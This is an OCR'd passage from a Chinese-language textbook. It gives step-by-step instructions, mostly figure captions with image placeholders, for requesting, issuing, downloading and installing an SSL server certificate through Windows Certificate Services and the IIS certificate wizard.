


图 3-144　证书类型




图 3-145　高级证书申请








图 3-146　certreq.txt 文件内容




图 3-147　粘贴到【保存的申请】文本框

在图 3-147 中，单击【提交】按钮，如图 3-148 所示，申请的证书处于挂起状态。

第 6 步：在证书服务器上(218.198.18.93 计算机)，依次选择【开始】|【程序】|【管理工具】|【证书颁发机构】命令，弹出如图 3-149 所示对话框。单击左侧栏的【挂起的申请】选项，在右侧栏右击一个挂起的申请，依次选择【所有任务】|【颁发】命令。

第 7 步：在 218.198.18.93 计算机上，在图 3-143 中，单击【查看挂起的证书申请的状态】链接，出现如图 3-150 所示页面，单击【保存的申请证书】链接，出现如图 3-151 所示页面，单击【下载证书链】链接，出现如图 3-152 所示对话框，单击【保存】按钮，将文件 certnew.p7b 保存在桌面。






图 3-148　证书挂起



图 3-149　【证书颁发机构】对话框



图 3-150　查看证书申请状态




图 3-151　证书已颁发








图 3-152　【文件下载】对话框

第 8 步：在图 3-131 中，单击【服务器证书】按钮，出现如图 3-153 所示对话框，单击【下一步】按钮。后续过程如图 3-154～图 3-158 所示，完成证书的安装。




图 3-153　证书向导




图 3-154　挂起的证书请求





图 3-155　处理挂起的请求

